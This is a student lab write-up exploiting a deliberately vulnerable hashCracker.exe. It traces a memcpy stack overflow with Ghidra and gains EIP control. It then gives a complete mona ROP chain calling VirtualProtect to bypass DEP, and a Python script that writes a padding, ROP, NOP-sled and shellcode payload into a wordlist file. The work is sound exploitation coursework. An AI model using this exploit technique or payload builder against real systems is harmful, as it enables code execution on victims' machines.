Lab 01 – Getting Started with ROP

Part 1 - Finding the Exploit (threaded-server.exe)

Decompile: FUN_11223890 - (hashCracker.exe)

```
1
2  undefined4 __cdecl FUN_11223890(int param_1,int param_2)
3
4  {
5    char *pcVar1;
6    int iVar2;
7    uint uVar3;
8    char local_4c4 [1000];
9    undefined4 local_dc [35];
10   char local_50 [72];
11   FILE *local_8;
12
13   if (param_1 < 2) {
14     _puts("Usage: vulnCracker.cpp <passwordDictionary.txt>");
15   }
16   else {
17     FUN_112239e0(local_dc);
18     _print((wchar_t *)"Enter hash to crack: ");
19     _scanf(L"猥");
20     local_8 = _fopen(*(char **)(param_2 + 4),"r");
21     do {
22       pcVar1 = _fgets(local_4c4,1000,local_8);
23       if (pcVar1 == (char *)0x0) {
24         _print((wchar_t *)"Password not found.\n");
25         return 0;
26       }
27       iVar2 = _feof(local_8);
28       if (iVar2 != 0) {
29         _fclose(local_8);
30         _print((wchar_t *)"Password not found.\n");
31         return 0;
32       }
33       uVar3 = FUN_11223800(local_4c4,local_50);
34     } while ((uVar3 & 0xff) == 0);
35     _print((wchar_t *)"Password: %s\n");
36     _fclose(local_8);
37   }
38   return 0;
39 }
40
```

Decompiler output courtesy of Ghidra - tried using Cutter and messed with the analysis settings but couldn't get it to recognize the calls to things like _fclose/_feof/_scanf… so, that's nice to have and not waste time stepping to verify in-detail.


The call graph is fairly straightforward though:

1. Verify arguments exists
2. Get md5 hash from cmdline
3. Read contents of filename provided as arguments
4. Annnnd everything else afterwards doesn't matter… ¯_(ツ)_/¯

So, there are mainly a couple of opportunities where an overflow could occur… Somewhere when the hash is read, the filename, the file contents, or whenever that data is moved.

I had assumed the overflow first occurred when the lines were read from the given file - but that was incorrect… it was actually here @ 0x11223800. This function appears to generate hashes and then compare them, but after quickly stepping through the program - none of it appears necessary to reach the overflow.

Just a quick decomp for reference…



This is a screenshot of the function that causes the actual overflow. It is a call to memcpy, the arguments for that are as defined…

std::memcpy

Defined in header <cstring>

```
void* memcpy( void* dest, const void* src, std::size_t count );
```

Copies count bytes from the object pointed to by src to the object pointed to by dest. Both objects are reinterpreted as arrays of `unsigned char`.

If the objects overlap, the behavior is undefined.

If either dest or src is an invalid or null pointer, the behavior is undefined, even if count is zero.

If the objects are potentially-overlapping or not *TriviallyCopyable*, the behavior of memcpy is not specified and may be undefined.

Parameters

dest	-	pointer to the memory location to copy to
src	-	pointer to the memory location to copy from
count	-	number of bytes to copy

Return value

dest

Pretty - basic… But what's happening is 1000 bytes are being read from the ptr containing wordslist.txt and then moved into a smaller buffer of 0x3C or 60 bytes. When any length of a string greater than 60 bytes is fed through this call to memcpy it overwrites the stack.


And the instruction "ADD ESP, 0xC" removes 12 bytes, putting 4 bytes of our payload where the address to RET would have been.

We can generate a "payload" using python to demonstrate overwriting the stack with…

```
C:\Users\mflack\Desktop\School\CSC848\Lab01-ROP>python.exe  -c "print('A'*64+'MICA')" | clip
```

This is then saved in the contents of the provided wordslist.txt at runtime.

We can see the stack has then been modified as…



The contents of EIP now being ‘MICA’ or 0x4143494D

Part 2 – Bypassing DEP with ROP

For this part, I pretty much just followed the guidelines given within Grey Hat Hacking on pg. 293


Using the command : `!mona rop -m rpcrt4.dll -cp nonull`

We generate the following output…


```
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_esi:---]
      0x77591fa2,  # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
      0x775502c4,  # ptr to &VirtualProtect() [IAT RPCRT4.dll] ** REBASED ** ASLR
      0x775abb0c,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [RPCRT4.dll] ** REBASED ** ASLR
      0x77597b94,  # XCHG EAX,ESI # RETN [RPCRT4.dll] ** REBASED ** ASLR
      #[---INFO:gadgets_to_set_ebp:---]
      0x775d628a,  # POP EBP # RETN [RPCRT4.dll] ** REBASED ** ASLR
      0x77597f75,  # & jmp esp [RPCRT4.dll] ** REBASED ** ASLR
      #[---INFO:gadgets_to_set_ebx:---]
      0x775b22c5,  # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
      0xfffffdff,  # Value to negate, will become 0x00000201
      0x775db816,  # NEG EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
      0x7758a178,  # XCHG EAX,EBX # RETN [RPCRT4.dll] ** REBASED ** ASLR
      #[---INFO:gadgets_to_set_edx:---]
      0x7758a66e,  # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x775db816,  # NEG EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
      0x77570647,  # XCHG EAX,EDX # RETN [RPCRT4.dll] ** REBASED ** ASLR
      #[---INFO:gadgets_to_set_ecx:---]
      0x7759d3c5,  # POP ECX # RETN [RPCRT4.dll] ** REBASED ** ASLR
      0x7760037f,  # &Writable location [RPCRT4.dll] ** REBASED ** ASLR
      #[---INFO:gadgets_to_set_edi:---]
      0x775abc56,  # POP EDI # RETN [RPCRT4.dll] ** REBASED ** ASLR
      0x775f21a3,  # RETN (ROP NOP) [RPCRT4.dll] ** REBASED ** ASLR
      #[---INFO:gadgets_to_set_eax:---]
      0x7758a6ca,  # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
      0x90909090,  # nop
      #[---INFO:pushad:---]
      0x77557227,  # PUSHAD # RETN [RPCRT4.dll] ** REBASED ** ASLR
    ]

    return b''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

I'd actually had to experiment a little with scanning each module until mona generated a complete chain… I'd tried getting the one created using msvcrt.dll to work, but I just wasn't clever enough to get the right gadgets it was missing.


But the above works and loads w/o issue - it calls VirtualProtect().



Some of the ROP gadgets as shown, but loaded on the stack…




And here it is about to call VirtualProtect… each register has the necessary contents.



This is a blip of the shellcode used from the previous lab… looking at the first line we know what the stack should look like after the RET is completed.

A small NOP sled is shown… and then as indicated we see the beginning of the shellcode starting with… 000000E8 @ 0018FAC3.



And then running from there after the shellcode begins to run…

```python
bin = "micah"
shellcode = ""

with open(bin, 'rb') as f:
    shellcode = f.read()

rop_chain = create_rop_chain()

req = b"\x41" * 64

nop = b"\x90" * 9

payload = req + rop_chain + nop + shellcode + b"\n"

print(shellcode)

f = open('wordlist.txt', "wb")
f.write(payload)

f.close()
```

Including the rop chain creator shown earlier - this is the python script used to create the payload. Exploiting the hashCracker.exe with this script requires the script and hashCracker.exe be in the same working directory.

Steps to exploit are:

1. python.exe exploit.py
2. ./hashCracker.exe wordlist.txt
3. Enter random word when prompted
4. ???
5. Exploit complete

So, not really much to it…but that is all of it.